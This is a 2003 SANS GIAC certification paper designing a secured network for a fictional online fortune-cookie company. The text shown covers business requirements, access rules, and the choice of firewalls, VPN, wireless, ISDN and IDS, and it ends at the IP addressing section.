

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

SANS GIAC FIREWALL ANALYST

Firewalls, Perimeter Protection and VPNS

Version 1.8

GIAC Enterprise – Network Security Architecture

By Himawan Nugroho

© SANS Institute 2003, Author retains full rights.

Table of Content

Background Story **4**

GIAC Current Infrastructure 4

Design Preparation 5

Assignment 1 **6**

1.1 GIAC Business Components 6

1.2 Access Requirements and Restriction 8
- 1.2.1 Customers 8
- 1.2.2 Suppliers 8
- 1.2.3 International Partners 8
- 1.2.4 GIAC Internal Employees 9
- 1.2.5 Tiger Team and CEO 9
- 1.2.6 IT Technical Support 9

1.3 GIAC Network and Security Architecture 10
- 1.3.1 Border Router 11
- 1.3.2 Main Firewall 11
- 1.3.3 Virtual Private Network 12
- 1.3.4 Internet Services Network 12
- 1.3.5 Database Network and Firewall 13
- 1.3.6 Internal Network 13
  - 1.3.6.1 Main Switch 13
  - 1.3.6.2 Internal Users Network 14
  - 1.3.6.3 Internal Servers Network 14
  - 1.3.6.4 Management Network 14
- 1.3.7 Wireless Network 15
- 1.3.8 ISDN Remote Access 16
- 1.3.9 Intrusion Detection System 17

1.4 IP Addressing Schemes 17

1.5 Cost Analysis and Resource Allocation 19

Assignment 2 **20**

2.1 Policy Overview 20
- 2.1.1 Border Router Policy 20
- 2.1.2 Main Firewall Policy 20
- 2.1.3 VPN Policy 23
- 2.1.4 Other Devices Policy 25

2.2 Tutorial on Cisco Devices 27
- 2.2.1 Border Router 27

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.2.1.1 General Configuration 28
2.2.1.2 Hardening the Router 29
2.2.1.3 Access Control Lists 32
2.2.1.4 Management Access Control and Logging 38
2.2.2 PIX Firewall 41
2.2.2.1 General Configuration 41
2.2.2.2 Network Address Translation 42
2.2.2.3 Access Control List 44
2.2.2.4 Routing 46
2.2.2.5 Secure Communication Channel and Logging 47
2.2.2.6 Advanced Configuration 49
2.2.3 Virtual Private Network 50
2.2.4 Other Cisco Devices 56

2.3 Basic Connectivity Testing 57

Assignment 3 **60**

3.1 Audit Planning 60

3.2 Conduct the Audit 62

3.3 Evaluate Audit Result 71

3.4 Recommendations 71

Assignment 4 **74**

4.1 Attack Against the Firewall 75

4.2 Distributed Denial of Service (DDoS) 80

4.3 Compromise the Internal Systems 82

Reference **87**

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Background Story

GIAC Enterprises (GIAC) is a company that sells online fortune cookie sayings. GIAC was found by someone who really believes in anything related to prophecies, and began to sell online cookie since mid 2000.

After almost 3 years dealing with e-commerce, the CEO believes that GIAC needs to improve the online business process with the related infrastructure to generate more revenue and broaden their market.
The CEO recruited one guy who has strong technical background and put him as Technical Manager to lead the upgrading process.

The Technical Manager quickly started collecting all information of GIAC current condition and began his quest. He musts design the architecture and calculate not only the cost, but also human resource to maintain and strategy how to manage the new infrastructure.

GIAC Current Infrastructure

Current network infrastructure of GIAC Enterprises is quiet simple. They put their web server, mail server and database server in GIAC internal network. GIAC have one Cisco Router 1603R as border router and PIX Firewall 506 to protect internal network and to do Network Address Translation (NAT).

The firewall only has 2 interfaces and it's not upgradeable; that's why they cannot put the Internet servers in separate subnet.




Figure 1: Current GIAC Network Architecture

The Internet connection is leased line 512 Kbps to local Internet Service Provider. The ISP gave them one block class C IP address.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Customers access GIAC web server from the Internet and when they want to purchase the fortunes, the connection will use SSL / HTTPS. All customer data and fortune cookie sayings database are saved in Oracle Database server.

All of the Operating Systems for servers and workstations are from Microsoft. IIS and Exchange are used for the web and mail server. Other internal servers are PDC and BDC for GIAC Microsoft domain, DHCP, file and print server.

To provide and update the fortunes, GIAC has agreements with one small company in China and so many individuals who work as freelance suppliers. They send the latest fortunes through e-mail with specific e-mail address as destination. GIAC Internal employees will process and review this mail and upload the new fortunes manually to the database, using graphical interface that was developed by GIAC developers.

Internal users have Internet access and e-mail access. The firewall is configured to open connection only to port HTTP, HTTPS and SMTP from the Internet, but they don't restrict any access to the Internet from internal network. There is no internal DNS server; GIAC relies on DNS records in Internet provider servers. No Intrusion Detection System (IDS) or any security devices other than firewall.

Current GIAC infrastructure uses Cisco Catalyst 5000 as main switch and this switch only operate as layer 2 device for the internal network, which make all network devices are within one broadcast domain.

The new Technical Manager soon realizes current infrastructure is not secure at all. If the attacker can get access to any servers or internal workstations, he can try to get access to the database server easily.
So he starts making the new design by combining business requirements, current condition and the CEO expectations.

Design Preparation

The Technical Manager then calculated the availability of GIAC technical resources, since they are the one who will maintain the new infrastructure.

Currently they have around 10 people in IT support division, but most of them are database admin, programmer or web developer. There is only 1 system and network administrator who has Microsoft Certified System Engineer (MCSE) certification and responsible for administering IIS and Exchange Servers, and another guy who support desktop and printers. There is a new joiner who was assigned to assist the system admin, and he has only little experience with Cisco products but very good with Linux Operating System.

The Technical Manager himself has solid knowledge in Cisco products, as he has Cisco Certified Internetwork Expert (CCIE) certification. He also has experience with Unix machines and Intrusion Detection System.
All information has been gathered; his journey has begun.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Assignment 1

Based on the meeting with the CEO, the expectations from new architecture has been defined as follow:

The new infrastructure must be able to secure and protect GIAC core business. The most critical device in GIAC is database server, since this server contains not only the fortunes, but all customer data as well.

CEO expects the new design should be able to accommodate GIAC business requirements while not change much the current behavior of how the employees work, to avoid time consuming to training all employees.

New design should support internal network expansion. Based on CEO visions there will be giant expansions such as number of users will become double within next 2 years and his plan to open branch offices and so on.

The CEO has just signed agreement with several International partners. The new infrastructure should be able to provide connection for partners since they need to access the database to translate the fortunes.

Provide flexibility, especially for sales department to improve sales team activity, there is requirement for Virtual Private Network and wireless network.

All of the upgrading process, include purchasing new devices, should be within reasonable budget. This budget is based on prediction of revenue can be generated with new system, and the number can be evaluated if necessary.

Utilize current devices, even some of them are old devices, but the Technical Manager should try to utilize current devices and integrate them with new architecture.

1.1 GIAC Business Components

New form of GIAC enterprise will be based on following components:

- Customers, these are companies or individuals that purchases bulk online fortunes. Customers will access the web server from the Internet using standard HTTP connection, and when they want to purchase the fortunes they will need to login and the connection will use SSL / HTTPS.
- Suppliers, these are one small company in China as main supplier and around 20 free-lance individuals who provide new fortunes to GIAC. In the past they can submit the fortunes through e-mail, with specific destination address, and GIAC internal employee will process this e-mail manually and upload it to the database. Suppliers are paid based on number of fortunes submitted to GIAC.
  The new GIAC infrastructure will use Secure Shell for all suppliers to upload the fortunes, using Secure Copy to one dedicated SSH server.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

There will be one administrator who will log to SSH server regularly and manage directories for all supplier. He will check and copy the latest fortunes to internal file server, from where other internal employees will process and verify the fortunes, and upload it to database manually.

- Partners are 3 international companies that will translate and resell the fortunes in their own web site. When international partners' customers want to buy fortunes cookies, they will be redirected to login page in GIAC web server, which has been translated based on partners country language. So partners' customers are just look like the other online customers, they will access translated login page and get the translated fortunes from database. We left the calculation how GIAC Enterprise shares the profit with partners to the CEO.
  International partners are responsible to translate the fortunes in the database. They need to connect to the database and translate the fortunes, and then upload the translated fortunes back to the database.
- GIAC employees, currently GIAC employs around 40 employees and half of them responsible to manage the fortunes. They verify and check the latest fortunes which has been downloaded from the SSH server to the file server, and upload the fortunes to Oracle database using graphical interface developed by GIAC IT team.
- Reports directly to the CEO, there are 5 sales people who need flexibility and mobility in the office and at home. They travel frequently and use laptop to work. This 'tiger team' has confirmed that they need separate wireless network and VPN access from home, and they will pay from their own budget to purchase supported hardware.
  The CEO himself has an ISDN line at home and wants to connect through it, so he can manage GIAC business from his dining room.
  Other GIAC employees work in IT supports division to manage and maintain GIAC infrastructure, and few people as a Human Resource and office administrators.




Figure 2: Components of GIAC Onlin e Business

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.2 Access Requirements and Restrictions

Access Requirements and Restrictions have been defined for all components involved in GIAC online business.

1.2.1 Customers

Customers need HTTP connection that will use standard TCP port 80. When they want to login to purchase the fortunes, the connection will use SSL with TCP port 443. Then the web servers will connect to the database to retrieve user data or fortunes, using specific TCP port 1521.

Customers must be able to send e-mail to GIAC enterprise through SMTP port 25. Definitely not only customer that need to be able to send e-mail to GIAC domain, but also suppliers, partners, and mobile users as GIAC business components and from anyone in this planet with access to the Internet. ☺

1.2.2 Suppliers

Suppliers, both the small company or free-lance individuals need to access the SSH server to upload the new fortunes with Secure Copy. GIAC restricts the SSH version to version 2 (SSHv2) using TCP port 22.

GIAC will send announcement for all suppliers to install SSHv2 client in their machine based on the operating system. One of the SSH client for Win32 platform recommended by GIAC is PuTTY (can be downloaded from http://www.chiark.greenend.org.uk/~sgtatham/putty/). This free software is written and maintain by Simon Tatham.[1]

1.2.3 International Partners

International partners need to connect to the internal Oracle Database regularly to download the fortunes and upload the fortunes back after it has been translated. Partners will use site-to-site VPN and will be given access to the database through TCP port 1521.
VPN tunnel is used only to connect to the database, International partners are not supposed to connect to GIAC internal network or access other servers. So proper configuration of VPN and internal devices is important to restrict the access.

To re-sell the fortunes, they will use their own web site and will redirect user login to translated login page in GIAC server. Partners' customers will access translated fortunes in the database, based on their login. This mechanism is controlled and managed by database admin and developers.
Since partners' customers will act as another online customer, they will not have special access, only HTTP and SSL with TCP port 80 and 443 respectively.

[1] http://www.chiark.greenend.org.uk/~sgtatham/

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.2.4 GIAC Internal Employees

The majority of GIAC employees that reside in internal network main network are responsible to maintain the fortunes, review the fortunes from suppliers and upload them to the Oracle Database. Since we are going to separate the oracle database from internal network, these employees need to connect to the database using graphical interface and TCP port 1521.
There will be separation between internal employees network with internal servers such as PDC, BDC and DHCP, in different Virtual LAN (VLAN)[2], so they need access to those servers as well.

For connection to the Internet, it's really hard to restrict the Internet connection for all employees, since they used to have unlimited access before. So for the time being we will allow any connection initiated from internal network to the DMZ and the Internet.
In the future, the CEO has a plan to buy traffic management device from Packeteer (www.packeteer.com) to monitor Internet bandwidth usage by internal users and might applied Internet outgoing policy based on the result.

1.2.5 Tiger Team and CEO (Mobile and Teleworkers)

The sales peoples, namely Tiger Team, use laptop to work and travel frequently. When they are in the office, they will connect to separate wireless network and need access to internal network and servers.
When they are traveling outside, they need to connect to GIAC office through VPN and need to access internal network and servers as well.

The CEO has a requirement for ISDN access from his home to GIAC office. Even though he has been provided with VPN access, when he is in town, he wants to connect through ISDN to manage his business.

All wireless and ISDN users need to access the internal network and servers, and should be able to initiate connection to the Internet.

1.2.6 IT Technical Support

Same with other internal employees, IT technical support team needs to access the internal network and servers and the Internet as well.

There is requirements for the network / firewall administrators to access network and firewall devices through SSHv2.

Some of the management servers, such as Syslog and Radius, will be restricted from any employees other then administrators. Only Internet servers or network devices will access these servers through specific port.

[2] Virtual LAN is technology to reduce broadcast traffic by segregate the network into several broadcast domains. VLAN can also be used to maintain the membership of one machine in one network, even that machine is physically separate with his network or connect to other network switch.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.3 GIAC Network and Security Architecture

The new design of GIAC Enterprise architecture can be seen in the following diagram:




Figure 3: GIAC Enterprise Architecture

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.3.1 Border Router

As border router, GIAC new infrastructure will use Cisco Router 2621XM series. This is modular router with 1 network module slot and 2 WAN interface card slots where we can put serial interface card, analog modem card or so many modular cards to fulfill our requirements.[3]

This router has 2 Fast Ethernet interface built-in and performance up to 30 kpps. We will put WIC-1T card to provide serial interface. This serial interface will be used to connect to Internet Service Provider through 512 Kbps leased-line connections.

The software used is IOS IP version 12.2.12. This is the latest version available at this moment, and it will be updated on regular basis. We use only 'standard' version of IOS because we will configure ingress filtering only using Access Control List (ACL) feature from the IOS software. We don't need IOS Firewall since we don't want to configure stateful inspection in this router, instead we will utilize firewall capabilities, and because the IOS with firewall feature is expensive.

Cisco Router 2621XM is chosen because of its modularity and appropriate performance. This makes it easier to upgrade the border router in the future.

1.3.2 Main Firewall

To replace the old PIX 506, we will use Cisco PIX Firewall 515E series. This model is chosen because it comes with 3 Fast Ethernet interfaces, good performance but still within affordable price.

There are two types of license for PIX Firewall model: Restricted and Unrestricted. Restricted License can only has maximum 3 Fast Ethernet Interfaces, while Unrestricted License allow up to 6 interfaces. And the performance of Restricted License is lower then Unrestricted, by default it comes with 32Mb Memory compare to 64Mb for Unrestricted License.
Complete data sheet of PIX 515E can be found on following link:
http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products_data_sheet09186a0080091b15.html

We have decided to buy Restricted License with latest PIX software version 6.2. We will not buy Unrestricted License since our design is only need 3 interfaces, and also because the price different is almost double. And even with its limited performance compare to Unrestricted License, we still believe it will be faster than software-based firewall, that make another point why we choose PIX Firewall 515E-R-DMZ bundle package. Other advantage of hardware-based firewall is it's not susceptible to attack on the underlying system because it has only firmware, and not using multi purpose operating system. PIX software will be updated on regular basis.

[3] For complete datasheet for Cisco 2600 series modular access platform, please refer to:
http://www.cisco.com/en/US/products/hw/routers/ps259/products_data_sheet09186a00800a912b.html

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

1.3.3 Virtual Private Network

Virtual Private Network (VPN) will be provided for mobile users and International partners. All VPN tunnels will be terminated in PIX Firewall.

According to PIX 515E data sheet, it can be used to handle 2000 simultaneous VPN tunnels. The Restricted License comes without any VPN hardware accelerator (VPN Accelerator Card), which comes with Unrestricted License. But maximum VPN tunnels we will use is only less then 20, so we believe this type of firewall will be able to handle it.

We also get 56-bit DES VPN feature license from Cisco without any additional cost. For time being, we will use DES encryption to make sure all VPN tunnels are up and running. Then we will purchase 168-bit 3DES encryption license later. The upgrading process is very easy, we just need to put the new license with "activation-key" command (this command is only available in PIX software version 6.2).

International Partners will use site-to-site VPN, and mobile users will use Cisco VPN Client. International Partners will be restricted to access internal database only and not any other internal network.
Mobile users will get IP address from IP address pool created in PIX firewall and they are allowed to access internal network and servers.

The version of Cisco VPN Client used is 3.6 for windows. It is easy to install and configure, so it will not take much time to teach all mobile users.

Actually, Cisco VPN Client has built-in stateful personal firewall (Zone Alarm firewall) and integrated with Zone Labs technology. But this feature only can be used if we terminate the VPN tunnel to Cisco VPN 3000 concentrator.
So we decided to install Zone Alarm personal firewall that can be downloaded from www.zonelabs.com. The good thing about it is…it's free! And we believe the feature of this personal firewall is appropriate to secure mobile users from malicious attack.
IT staff will handle all installation of VPN Client and Firewall software for mobile users' laptop to make sure proper configuration.

1.3.4 Internet Services Network

The Internet Services Network connect to one of the interface in PIX firewall and contains Web/SSL server, external mail, SSH and DNS/NTP server.

The Web server is the same with the one we used in previous infrastructure. It's running Microsoft Windows 2000 Server with Internet Information Service (IIS) version 5, and use SSL certificate from Verisign for secure connection.
The only changes are we have to move the Web server from internal network to Internet Services Network and change the IP address following to the new IP addressing schemes.
This is important to make sure there is no radical change for system administrator and minimizes downtime during implementation.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

New external mail server will use Microsoft Exchange 2000 Server, same version with the one we use in current internal mail server. We will configure this server to forward all mail packets to internal mail server. We will install anti virus gateway in this server to check all SMTP traffic before it forward it to internal server.

The SSH server is used to collect new fortunes from all suppliers. The Operating Systems used is RedHat Linux 7.3 with kernel version 2.4.18-3. The operating system has been hardened using various sources from the Internet. One of the good beginner's guide to armoring Linux is from Lance Spitzner (http://www.spitzner.net/linux.html). SSH server used is Open SSH version 3.5 that freely available from www.openssh.com. The operating system and SSH server will be patched and upgraded on regular basis.

We have decided to put our own DNS server, using BIND with the latest version available 9.2.1 available from www.isc.org, running on hardened Linux Redhat 7.3. We will utilize BIND chroot capabilities to run the server demon as non-root user and on chroot()ed directory.
This server will be used as NTP server too, to synchronize time with public time servers and all Internet servers will synchronize to it, so that timestamps on syslog entries will be consistent. The NTP software used is from www.ntp.org with the latest version 4.1.1b.
Both DNS and NTP software will be patched and upgraded on regular basis.

1.3.5 Database Network and Firewall

We have decided to put the Database server separate from internal network and put firewall to protect it.

The database server is the same with the one we use in old infrastructure. It's Oracle Database 9 under Windows 2000 Server. The only change for this server is we have to change the IP address and move it behind internal firewall.

The internal firewall is Cisco PIX Firewall 506, the one that we used as main firewall in previous infrastructure. This is to utilize the old firewall and to make sure only connection with destination to specific port of Database server will be opened.

1.3.6 Internal Network

Internal network is separate into several Virtual LANs (VLANs). This separation is necessary to improve the performance of the network, by limiting broadcast traffic, and to make it easier to implement security by applying access control list in network layer.

1.3.6.1 Main Switch

The main switch is still using previous Cisco Catalyst 5000 switch series. This switch is modular type and scalable, since it has modular slots.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

If we need to expand the network, we just need to buy Fast Ethernet module and put it in empty slot.

Other advantage of Cisco 5000 family is we can put Route Switch Module (RSM) into the switch. This module will act as internal router where it can route packets between VLAN and we can put access control list to secure the network. Route Switch Module is expensive, but it has good performance to do inter VLAN routing and has security feature that we need for GIAC internal network.
Explanation about routing function on Cisco Catalyst 5000 is available at:
http://www.cisco.com/en/US/products/hw/switches/ps679/products_configuration_guide_chapter09186a008007d190.html

1.3.6.2 Internal Users Network

Internal users network is where most of GIAC internal employees reside. All the PC use Windows 2000 Professional edition with Anti Virus software.

1.3.6.3 Internal Servers Network

Internal Servers Network contains PDC, internal mail server, BDC and DHCP, and file/print server. All servers use Microsoft Windows 2000 Operating System and these are the same servers we used in old infrastructure. We need to move all the servers into separate network and assign IP address based on new IP addressing scheme. WINS server is used to resolve windows machine name resolution, so we don't need internal DNS server. PDC will act as primary WINS server.

The mail server is Microsoft Exchange 2000 server that will send and received SMTP traffic from external mail server.

1.3.6.4 Management Network

Management Network is the central of administration of all network and security devices. It contains Radius server, Syslog / Network Management server, IDS Analysis console and SSH client.

Radius is used to authenticate VPN users and for wireless authentication. All Internet Servers and Internal Servers are placed in one computer room, with also routers, firewall, main switch and database. Administration tasks for all the server and database will be done directly through the console using local authentication or Windows domain user database. That's why the Radius server will be used only to authenticate VPN and wireless users. In the future, we will try to put authentication for servers, routers and firewall with Radius.

The software of Radius server we used is Free Radius, available from www.freeradius.org. It uses UDP port 1812 for authentication and 1813 for accounting, as per RFC 2138 and 2139.[4]

[4] www.ietf.org/rfc.html

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Syslog server listens on UDP port 514 for all Syslog packets from servers, routers and firewalls. Centralized logging is necessary to track the activity and as evidence if there is any attack to GIAC network.

We have decided to use Solarwinds Syslog from www.solarwinds.net, installed on one PC running Windows 2000 Professional Edition. This syslog is only one feature of Solarwinds Engineer's Edition Toolset that we can purchased online from that site. It has so many other features such as Network Performance Monitoring Tools, Network Discovery Tools, Tools for Cisco Routers, Security and Attack Tools, and many more.[5]
We will just use the Syslog feature for time being. We will utilize other tools from Solarwinds package later on, after everything has been installed and configured properly.

IDS Analysis Console is used to gather information from all Intrusion Detection System devices. It will receive all IDS logs for further analysis. Please see later section for more explanation about IDS we used in GIAC new infrastructure.

SSH Client, actually is a multi-purpose PC running Windows 2000 Professional. We will install PuTTY, free SSH client for Win 32 Platform. SSH connection will be used to connect to the Firewalls and some servers if necessary.

1.3.7 Wireless Network

Sales team to utilize mobility in the office will use wireless network solution from Cisco System. One Cisco Aironet 1200 Access Point will be placed near the meeting room, where most of the sales guys sit when they are in the office. Cisco Aironet support 802.11a and 802.11b standard with 11Mbps maximum bandwidth.

To secure the wireless network, we will utilize 802.1X authentication with Extensible Authentication Protocol (EAP). 802.1X can provide dynamic per-user, per-session Wireless Encryption Protocol (WEP) keys, removing the administrative burden and security issues surrounding static WEP keys. The WEP key used is 128bit encryption.

The sequence of events when wireless client tries to connect is following:[6]

- A wireless client associates with an access point.
- The access point blocks all attempts by the client to gain access to network resources until the client logs on to the network.

[5] For detail information of Solarwinds Engineer's Edition Toolset, please refer to: http://solarwinds.net/Tools/Engineer/index.htm
[6] Taken from Cisco SAFE Blueprint Solution SAFE: Wireless LAN Security In Depth http://www.cisco.com/en/US/netsol/ns110/ns129/ns131/ns128/networking_solutions_implementation_white_paper09186a008009c8b3.shtml

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

- The user on the client supplies a username and password in a network logon dialog box or its equivalent.

- Using 802.1X and EAP, the wireless client and a RADIUS server on the wired LAN perform a mutual authentication through the access point. One of several authentication methods or types can be used. With the Cisco authentication type LEAP, the RADIUS server sends an authentication challenge to the client. The client uses a one-way hash of the user-supplied password to fashion a response to the challenge and sends that response to the RADIUS server. Using information from its user database, the RADIUS server creates its own response and compares that to the response from the client. When the RADIUS server authenticates the client, the process repeats in reverse, enabling the client to authenticate the RADIUS server.

- When mutual authentication is successfully completed, the RADIUS server and the client determine a WEP key that is distinct to the client. The client loads this key and prepares to use it for the logon session.

- The RADIUS server sends the WEP key, called a session key, over the wired LAN to the access point.

- The access point encrypts its broadcast key with the session key and sends the encrypted key to the client, which uses the session key to decrypt it.

- The client and access point activate WEP and use the session and broadcast WEP keys for all communications during the remainder of the session.

- Both the session key and broadcast key are changed at regular intervals as configured in the RADIUS server.

We need to install SSL server in our Radius server to secure connection between Radius server and the access point. One of the example how to configure EAP/TLS (Transport Layer Security) in Free Radius can be seen on www.freeradius.org/doc/EAPTLS.pdf.

1.3.8 ISDN Remote Access

ISDN Remote Access will utilize the old Cisco 1603R that was used as border router. It has built-in ISDN interface and will be configured to accept incoming call from specific ISDN number. Since ISDN has 2 B-Channel, each is 64kbps, the router can accept 2 concurrent call at the same time. The authentication is local and use PPP CHAP.

CEO and the Technical Manager will dial from their house to this ISDN router. For the CEO, he needs to connect his company using the 'backdoor', even we have provided him with VPN Client in his notebook. Technical Manager will

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

use this ISDN in case the GIAC Internet connection down, so he can trace the problem from home.

This ISDN router will assign IP address for dialing user and this IP address is permitted to connect to all resources in the offices and the Internet. That's why it's important to secure this connection using ISDN caller ID, PPP Chap authentication and not publishing this ISDN number.

1.3.9 Intrusion Detection System

Network Intrusion Detection System will use Snort with the latest version 1.9.0 available from www.snort.org. We have decided to put only 3 IDS, one in Internet Service Network, one in Internal Server Network and one in the network between Main Firewall, Internal Firewall and Main Switch. This is because of limited human resources currently GIAC has to maintain the IDS. In the future we will try to put more IDS to monitor the network.

All Network IDS runs on hardened RedHat Linux and will have 2 NICs. One NIC will be run without an IP address (stealth mode) in promiscuous mode and monitor the traffic for one network segment. It will be connected to one port in the switch that has been configured to receive all traffics that go through any other ports in that switch.[7]

The second NIC will be assigned an IP address and connect directly to the switch in Management network. This is necessary to reduce complexity and make sure that the IDS can only be accessed from the Management network. All IDS logs will be consolidated in IDS Console Analysis.

The Internet Web Server will use host-based IDS from Tripwire to detect changes to server data. Free Tripwire software for UNIX machine is available on www.tripwire.org and the commercial for Windows environment can be purchased from www.tripwire.com. For time being, only Web Server will use host-based IDS and will be monitored locally from the server console.

1.4 IP Addressing Schemes

